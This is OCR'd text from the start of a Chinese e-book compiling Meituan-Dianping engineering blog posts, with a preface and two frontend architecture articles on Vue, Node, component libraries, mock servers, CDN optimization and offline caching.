美团点评

美团点评
技术年货合辑

扫码关注美团点评
微信公众号

tech.meituan.com
美团点评技术博客

序

春节已近，年味渐浓。

过去的一年，美团点评作为全球领先的一站式生活服务互联网平台，在吃喝玩乐住行等 200 多个品类，2800 多个城区县，服务了亿万消费者、数百万商家，日订单数超过 2200 万，年度交易总额达到了 3600 亿。

2017 年 10 月最新一轮融资，300 亿美元的估值，也使我们进入全球独角兽的最前列。

在幕后默默支撑和驱动这个平台持续高速发展的，是美团点评技术团队。从最初只有几位工程师的技术组，到如今近 7000 人的大部队，美团点评技术团队已经成为业界一流的研发组织，涵盖了前端（Web、iOS 和 Android）、后台、系统、算法、测试、运维等技术领域。我们已经建成了比较完整的技术体系，包括基于主流开源技术加自研的云计算、大数据、人工智能、基础架构平台，和比较完备的运维、安全、风控等保障系统，更有支持消费者和商家的众多终端软硬件和后台系统。

我们实际上是在为实体经济诸多领域开发全行业的信息基础设施，任重而道远。这些工作当然离不开许许多多技术同行的贡献——开源代码、会议论文、博客、图书……因此我们常怀感恩之心，也希望通过各种方式更多地回馈社区：

- “美团点评技术团队”官方博客诞生于 2013 年 12 月，已累计发表 200 多篇来自一线的技术实践文章；
- 2014 年 9 月，“美团点评技术团队”公众号开始运营，至今有 8 万多业界同行关注；（感谢大家一直的陪伴！）
- “美团点评技术沙龙”自 2015 年举办 33 场，覆盖了北京、上海、厦门和成都四个我们有研发中心的城市。去年我们还举办了 15 次线上沙龙直播。总共超过 1 万人次参与过我们的技术交流；
- 我们还有多个项目开源，在业界大会上发表演讲，在知名技术媒体上发表文章。

不时能听到大家对我们对外分享工作的鼓励，甚至已经有新锐独角兽公司的同学说：“我们是看美团点评技术博客长大的。”（开心醉啦！）

春节放假，技术同学终于有了难得的大块空闲时间。我们特地从过去的技术文章中精选了 58 篇，制作成一本 759 页的电子书。

这本书覆盖了从前端到后台，从技术工程到系统架构，从数据库管理到算法实践，从移动测试到安全运维，并分成前端、后端架构、大数据、数据库、算法与 AI、运维、安全、测试等 8 个大类，作为新春大礼包，送给关注美团点评技术团队公众号的每一位小伙伴。

欢迎大家对书中的技术问题深入探讨，找出 bug，同时能够给我们提供反馈。

也欢迎大家转给有相同兴趣的同事、朋友，让更多同学加入，一起切磋。

祝大家新春快乐，学习成长快乐！

在美团点评，我们信仰耐心和坚持的力量，愿意持续去做一些正确、有积累、可能表面看上去不那么重要实则非常关键的事情。

新的一年，我们将分享更多优质内容，尤其是更加系统全面地展现美团点评技术平台的方方面面。敬请期待！

美团点评技术团队

2018 年春节

目录

前端

美团点评酒旅前端的技术体系

郭凯


前端技术体系的范围和作用

随着科技的发展，终端种类越来越丰富，前端作为连接用户终端与后端服务、提供视觉体验的关键环节，发展迅速。相比十年前，前端的边界和范围变得更加广泛，甚至有点模糊，一名优秀的前端工程师不仅需要精通自己的专业领域，了解设备终端的特点、OS、运行环境，同时还需要具备良好的审美和对用户体验的感觉，以及了解服务部署、服务运维的知识。

前端的知识领域也从最初的单点，扩展到了现在的网状结构；开发方式也从最初的页面级开发，发展到现在工程级的开发协作方式。技术体系归根结底是围绕业务发展、团队规模和团队特点量身打造的，主要目的是为了提升团队整体的研发效率，确保线上的质量和稳定性。

结合前端研发的特点，一个完备的技术体系应当包括流程规范（涵盖开发、构建、部署、运行各个阶段），技术工具栈（技术选型和基础工具设施），构建工具栈，自动化测试，部署流程和部署平台，监控体系（错误监控、性能监控、业务监控、服务监控）。

酒旅前端团队的技术体系



以上是美团点评酒旅前端团队的技术体系结构图，我们有两种共存的项目类型（静态化项目和服务端项目），不同类型的项目技术工具栈和部署平台略有不同，静态化项目是通过 CDN 进行承载，前端使用轻量级的 MVVM 框架 Vue 进行功能开发，同时借助移动端样式组件库提升开发效率，通过离线包机制和 KNB（Native Bridge）增强页面在容器内的表达能力，最后通过 AWP（自建的静态化发布系统）可以高效的进行上线部署。服务端项目不同的是使用 NodeServer 进行承载，前端通过 AngularJS/Vue.js 进行功能开发，同时配合 NGUI（AngularJS 样式组件库）快速进行页面搭建，Node 端框架选用的是 Express，服务的部署通过 OPS（内部的运维发布系统）完成。静态化项目和服务端项目有各自不同的适用场景，静态化开发模式适合轻量型的项目，比如移动端 H5 就是一个典型的例子，服务端开发模式适合稍大型的独立项目，这种模式开发可以一定程度上降低纯前端开发的复杂度，而且可以进行服务端渲染，也适合对 SEO 非常敏感的项目。

人机识别服务是我们从前端角度设计和开发的一套安全机制，它包含前端 SDK 和基于 Node 实现的验证服务，可以用于接口的防抓取、防止接口被第三方非法调用等场景。目前线上接入的业务平均拦截率在 30% 左右，接口 Top90 的响应时间在 9ms 以内，由此可见，Node 的应用很大程度上扩展了前端研发的能力范围，使得前端的业务解决方案有了更多的可能性。

构建工具栈中我们通过 Yeoman 开发了团队的脚手架，开发者可以通过脚手架快速地进行项目搭建和组件开发，通过 Gulp 和 Webpack 进行项目的构建和打包，NPM 作为团队统一的包管理工具，Sass 作为 CSS 的预编译工具提升 CSS 代码的可维护性，Babel 作为 ES6 的编译工具，这样我们代码里可以用到 ES6 的一些新特性和语法糖，ESLint 作为团队的代码检查工具保证代码的规范一致，并且接入了 Sonar。同时借助一些开源的自动化测试工具提升开发阶段的代码质量。

监控体系中 Sentry 用于线上错误信息的收集和监控，Perf 平台用于 Web 端性能数据的收集，灵犀用于业务的统计和埋点，Falcon 一方面用于 Server 的监控报警，一方面用于业务监控和报警（比如火车票的抢票失败率和接口调用情况），PM25（详情可以参考之前的博客文章《美团酒店 Node 全栈开发实践》）是我们自建的一套针对 NodeServer 进程粒度的开源的监控报警系统，用于确保线上 Node 服务的稳定性，它可以针对进程级别进行监控和远程操作，当现场出现异常时可以第一时间进行现场信息的收集和保留，同时通过日志平台实时上报服务端的日志用于后续进行数据分析和追查问题。

当前技术体系下的效果

开发效率	前端能够独立进行开发和部署，项目和组件可以一键初始化
	项目可以在10秒内完成部署操作，发布效率提升近90%
性能体验	在3G下相比传统H5加载提速75%，平均提速30%
	内嵌客户端页面能够达到和原生相近的使用体验
团队效率	团队内人员同类项目间横向流动的熟悉成本几乎为0
	前后端联调效率提升近50%

技术体系的基本架构原则

- 围绕业务发展。
- 结合团队规模和特点。

- 自动化、组件化、标准化。
- 聚焦效率、体验和质量。
- 如无必要，勿增实体。

团队技术选型的一些思考

为什么选用 Node 作为前后端中间层，以及它所发挥的作用

- 作为很薄的中间层，前端能够独立部署独立发布，同时降低大型项目的纯前端开发复杂度。
- 全栈开发拓展前端的能力范围，能够更好地支撑业务，同时也能让工程师得到能力提升。


为什么移动端采用强混合的开发方式

- 新业务层出不穷，需要快速迭代上线并验证业务模式，H5 开发有天然的优势。
- 采用强混合的开发方式可以兼顾开发效率和体验，使得 H5 页面在客户端接近原生的体验。

移动端为什么选用 Vue 而非 React

- 非常轻量的一款 MVVM 框架，生态健全、高性能、高可控性和优秀的组件化机制。
- 便于技术栈统一，Vue2.x 已经支持 SSR，PC 端和移动端可以采用相同的技术选型。
- 阿里开源的 Weex 基于 Vue（Vue-Native），是一种全新的 Hybrid 开发途径，会持续关注。
- 天然适合移动端场景，虽然不支持 IE8，但兼容性要求较高的 PC 端项目较少。
- 移动端基于 Vue 和 AWP 的纯静态化开发方案可以应用离线包等离线化方案提升加载速度。
- 尤雨溪目前全职开发，更新及时（最新的 2.x 版本已经支持服务端渲染）。

- React 虽有专业团队维护，但 Licence 有潜在的商业风险，并且较 Vue 而言体积庞大。



标准化、组件化、自动化

我们前端团队目前 100 多人的规模，通过标准化、组件化和自动化的方式能够解放生产力，让工程师和开发者聚焦在业务逻辑、技术创新上。目前团队内各项核心指标的监控和推送都会集成内部的 IM 系统，可以通过自动化工具进行故障通报、个人和项目方面能够对时间投入进行追踪和分析，重复工作可以通过脚手架进行一键傻瓜式操作，组件化方面沉淀了移动和 PC 的样式组件库、组件平台，标准化主要体现在整个团队的技术栈高度统一，从而更能够在技术上有深耕和积累、并且抹平了项目间人员流动的成本。

过去未去，未来已来。前端没有终点，当你以为是终点的时候，其实是还未看到新的起跑线。前端行业的发展太过迅速，因此作为一名优秀的前端工程师，我们必须使用动态的思维去搭建、优化我们的技术体系，更好的服务于业务、支撑业务的快速发展。

美团点评境外度假团队前端项目开发实践总结

毓杰

前言

随着前端项目数量和规模越来越大，参与的人员也越来越多，如何在前端项目开发过程中保证优质的开发者体验和项目的可维护性，同时确保极致的用户体验将会是一个非常大的挑战

为了应对这个挑战，美团点评境外度假前端研发团队自 2016 年 6 月起启动了面向 C 端用户的 " 赫尔墨斯 " 项目，主要围绕以下几个方面进行展开：

- 前后端分离：前端拥有完整独立的开发、测试、部署的流程，与后端完全分离，减少沟通成本。
- 模块化与组件化：封装可重用 UI 组件、业务逻辑，提升代码库的可复用性、可测试性。
- 流程自动化：提升效率、避免重复手工工作、保证质量、自动资源优化等等。
- 页面加载性能优化：建立前端监控体系、优化资源加载、使用离线化策略。


前后端分离


在之前的项目中，页面是由 Java 后端项目中通过 FTL 模板引擎拼装，前端团队会维护另外一个前端的项目，存放相应的 CSS 和 JS 文件，最后通过公司内部的 Cortex 系统打包发布。

这个流程的问题在于前端对于整个页面入口没有控制力，需要依赖后端的 FTL 拼装，页面的内容需要更改时，前后端同学就要反复沟通协调，整体效率比较差，容易出错，也不方便实现前端相关的优化。更坑的是有时候还要求前端同学安装一整套后端的开发环境，费时费力不说，光维护这套不断变换的环境就要费不少精力。

因此，我们认为前后端分离的关键点在于前端拥有完整独立的开发、测试、部署的流程，与后端完全分离。

在赫尔墨斯项目中，我们把页面的组装完全放置到了前端项目，后端只提供 AJAX 的接口用于获取和提交数据。前端页面完全静态化，构建完毕之后连同相应的静态资源通过 CI 直接发布到 CDN。





模块化

模块化开发在其它开发领域（比如客户端后端开发）已经实施了很多年了，而在前端开发领域，一直没有一个统一的模块化的规范。随着 ES6 Module 规范的落地，这个问题终于（部分）解决了。模块化开发的优势主要有以下几个方面。

- 更好的代码组织结构和开发协作：通过细致的文件夹、文件拆分，更易于管理复杂的代码库，更易于多人协作开发，降低文件合并时候冲突的发生概率，方便编写单元测试。
- 依赖管理：不再需要手动管理脚本的加载顺序。
- 优化：
  - 代码打包（Bundle）：合并小模块，抽取公共模块，在资源请求数和浏览器缓存利用方面进行合适的取舍。

- 代码分割（Split）：允许按需加载 JS 代码（分路由、异步组件），解决单页面应用（SPA）首屏加载速度问题。
- Tree Shaking：利用 ES6 模块的静态化特性，可以在构建过程中分析出代码库中未使用到的代码，从最终的 bundle 中去除，从而减少 JS Bundle 的尺寸。
- Scope Hoisting：ES6 模块内容导入和导出绑定是活动的，可以将多个小模块合并到一个函数当中，对于重复变量名进行合适的重命名，从而减少 Bundle 的尺寸和提升加载速度。

组件化

如果说模块化是解决如何封装和复用一段逻辑代码的话，组件化要解决的是如何封装和复用一个用户界面元素，例如，一个按钮、一个弹出框，亦或是一个轮播图。由于浏览器原生并没有提供这么一套组件化开发的 API，这个领域目前也是处在相对不稳定的状态中，各种框架层出不穷，比较有代表性的有 React、Vue 和 Angular。我们最终选择的是 Vue.js 作为我们组件化开发的基础 API（W3C 实际上有一套 Web Component 的规范，目前已定稿，但是浏览器支持非常有限。同时功能上缺乏了现在框架普遍拥有的数据绑定、同构渲染等等）

主要是基于以下几个方面的考虑。


- 体积：19kB（min+gzip）
- API 和学习成本：
  - 声明式组件模板和分离样式表，更接近于传统开发模式，抵触心理小。
  - 响应式的组件状态跟踪：更新状态代码更简洁，组件树重新渲染效率更高。
  - 清晰简洁的生命周期钩子函数和单向数据流：页面逻辑和状态更新更可控。
  - 运行时报错和告警详细：方便新手入门和规避常见错误。
- 工具链完整性：webpack Loader（加载 Vue 单文件组件）、开发者工具（Dev Tools）、脚手架（vue-cli）、单元测试友好（vue-test-utils）。
- 运行时性能：

    - Virtual DOM 来管理组件树渲染到真实 DOM 的状态同步，使用高效的算法来最小化 DOM 操作的次数。
    - 由于响应式设计，不需要优化组件树再次渲染的范围。
    - 组件树静态部分被单独处理，重新渲染不需要重新构建。
- 同构渲染：
    - 高性能、开箱即用的方案，包括前后端可用的路由和状态管理组件，降低了使用的门槛。
    - 深度 webpack 集成，简化了代码分割和构建调试流程。

Vue.js 提供了一种单文件组件的格式允许把一个组件相关联的模板、逻辑和样式写在一个文件当中，通过上文提到的一个定制化的 webpack loader 可以把它转换为一个包含 Vue.js 的组件配置对象的模块被其它模块引用。


基于 Vue.js，我们开发了一套适合移动端开发的组件库 dora-ui，提供了一套符合我们团队业务需求的基础组件库，它主要由以下几个部分构成

- 20 个 Vue.js 2.0 兼容组件，涵盖布局、导航、数据输入、数据展示、信息反馈等等方面。
- 组件文档：每一个组件需要有一个相应的 Readme（markdown 格式）文件，描述组件的用途、属性、事件、插槽等等。
- 组件示例：每一个组件可以有一个或者多个示例，来展示组件的用法。
- 组件复用度查询：可以快速查找一个组件被多少个页面所引用以及一个页面引用了多少个组件。
    - webpack plugin：在项目构建时候收集项目页面和组件引用关系，输出一个 JSON 文件。
    - 查询页面：通过读取上述 JSON 文件，提供一个界面供开发人员查询。




示例


文档



组件开发目录示例



组件到页面引用关系



页面到组件引用关系


流程自动化

在工程标准化自动化方面，我们想要达到的目标是统一技术栈，保持技术栈的先进性，规范化代码样式以及自动化一切可以自动化的任务。

所有可以自动化的任务都应该被自动完成。

工程模板

我们建立了统一的项目模板，基于约定大于配置的理念，简化了新项目创建的流程以及页面和组件的开发和调试。



本地组件测试开发

为了方便开发和测试单个组件，我们在每个组件的目录下面会创建一个 demo 目录。在构建过程中，借助 webpack 的 require.context API 来获取 components 目录下所有组件的 demo 文件，随后为每个组件 Demo 创建一个路由。


```
var demoRequire = require.context('@component', true, /demo\/.*\.vue$/);
// 遍历取出所有 demo 组件
const demos = demoRequire.keys().map(demoKey => {
  var [componentName, demoName] = demoKey.split('/demo/');
  componentName = componentName.substring(2);
  demoName = demoName.substring(0, demoName.lastIndexOf('.'));
  return {
    componentName: componentName,
    demoName: demoName,
```

```
    component: demoRequire(demoKey)
  }
});

// 组成 key + value 形式的 demo 组件对象集合
const demosByComponent = _.groupBy(demos, demo => {
  return demo.componentName;
});

// 整个组件页面的路由
const routesByComponent = Object.keys(demosByComponent).map(componentName => {
  return {
    path: '/' + componentName,
    component: require('./component.vue'),
    meta: {
      componentName: componentName,
      demoComponents: demosByComponent[componentName]
    }
  }
});
// 组件页面内调试每个单独 demo 的路由
const routesByDemo = demos.map(demo => {
  return {
    path: '/' + demo.componentName + '/' + demo.demoName,
    component: demo.component,
    meta: {
      componentName: demo.componentName,
    }
  }
});
```

本地 Mock 服务

前后端分离之后，为了加速前后端并行开发的效率，我们基于 webpack-dev-server，实现了一套本地 Mock 服务，能够在本地开发环境模拟任意 API 请求的响应。

同时为了提升效率，根据模板工程目录的约定，这些 Mock 文件能够被自动发现同时一旦发生变更可以实时刷新。




```
module.exports = {
  method: 'GET'|'POST',
  path: '/os/deal/citypage/dp/nearby',
  code: 200|500|...
  fileUpload: true|false
  delay: 1000|Number
  response: {
    code: ...
    msg: ...
    data: {...}
  }|function (query) {
    ...
  }
}
```


页面加载性能优化

关于页面加载性能优化，我们首先要建立监控体系，收集用户侧真实数据，然后基于数据进行页面加载的优化。

同时，为了进一步提升用户体验，我们还进行了前端离线化的支持。

监控体系

建立一个完整的监控体系是性能优化的前提条件。我们认为，前端监控体系大体由 3 部分构成（下图）。



从用户角度获取一切信息，了解系统情况

用户那里"可用"，才是真的可用

技术监控服务于开发人员，收集开发人员所需要的性能及异常相关的数据。

用户行为监控服务于产品和运营，主要收集用户在页面上操作的行为，比如点击、曝光等等。

展示查询提供可视化查询工具，通过报表、图表、仪表盘的形式，满足对于数据


可视化的需求。

网络链路优化

对于静态资源，从海外回源的成本非常高，通过对接海外的 CDN 供应商，能够在世界各地部署多个静态资源的缓存代理，根据用户的地理位置选择最近的位置进行静态资源的分发。

同时通过增加香港中间源，及中间源到源站的专线减少从海外直接回源源站造成的性能开销。


对于 AJAX 请求，在香港部署了 SLB 来做中转，SLB 与后台服务是通过专线连接的。



主文档回源优化

由于主文档无法进行长缓存，针对主文档回源过于频繁的问题，我们通过在 CDN 边缘节点覆盖源站缓存设置，将主文档缓存 30 天，使得主文档回源减少（注意：用户侧看到的仍然是源站设置的缓存时间，用户侧设置为 10 分钟）。

同时，通过在发布流程当中加入主动清除海外 CDN 缓存的功能，来解决缓存更新的问题。



域名收敛 & 减少请求数

存在问题：


- 页面引用的第三方脚本，比如监控、打点，缺乏海外 CDN 及长缓存支持，这些脚本的存在影响了加载时间。
- 多个域名也增加了域名解析的成本和建立连接的成本。

我们的做法是把第三方脚本打包到我们的代码里面，并抽取公共代码已增加缓存的效率，同时把所有静态资源和主文档公用一个域名。

离线化

由于境外行中场景网络不稳当，无法保持实时在线，我们有些工具类的页面比方说汇率助手等等实际上在离线情况下也能够使用。此外，离线化也能提升加载速度，因为主文档也不再需要网络请求了。

考虑到浏览器多平台兼容性问题，我们最终是基于 HTML Application Cache API 来打造了我们的离线化方案（下图）。



在构建流程中，通过分析页面资源依赖关系，自动生成资源 manifest 文件，这样就能够确保页面及资源发生变更时，manifest 文件内容同步更新。

需要特别注意的是，当用户再次访问访问页面的时候，如果页面的 manifest 发生变更，浏览器会自动重新下载 manifest 里面的文件，完成之后会在 applicationCache 对象上发出 updateready 事件，但是并不会自动刷新页面，也就是说这个时候用户会看到之前的版本，而不是最新的版本。当用户再次进入这个页面的时候，将会访问到最新的版本。在大部分情况下，这都不是问题，因为移动端网页的停留时间是非常有限的。假设某一次页面更新非常重要，期待用户立即就进行页面刷新，我们可以在监听到 updateready 事件之后，给用户一个友好的提示，让他主动刷新页面（如上图左下所示）。

后续规划

现在使用的静态页 + 前端渲染的策略，针对初次访问的用户在首屏时间上仍然有可改善的空间。后续我们会采用基于 Vue 的同构渲染 + 代码分割对于这一问题进行进一步优化。

对于离线化方案，AppCache 未来会逐步被 Service Worker 所取代，无论从灵活性还是可扩展性而言，SW 都更胜一筹。后续我们会逐步过渡到基于 SW 的方案，实现一个更加透明的网络层代理，能同时处理静态资源和动态请求。

总结

Web 平台正在以飞快地速度向前发展，比如 WebGL、WebVR、HTTP/2、Service Worker、Web Assembly、WebRTC 这些激动人心的功能逐渐在各大浏览器中落地，前端开发人员能够写出更快更酷炫的用户界面，用户能够得到更优质的 Web 体验。

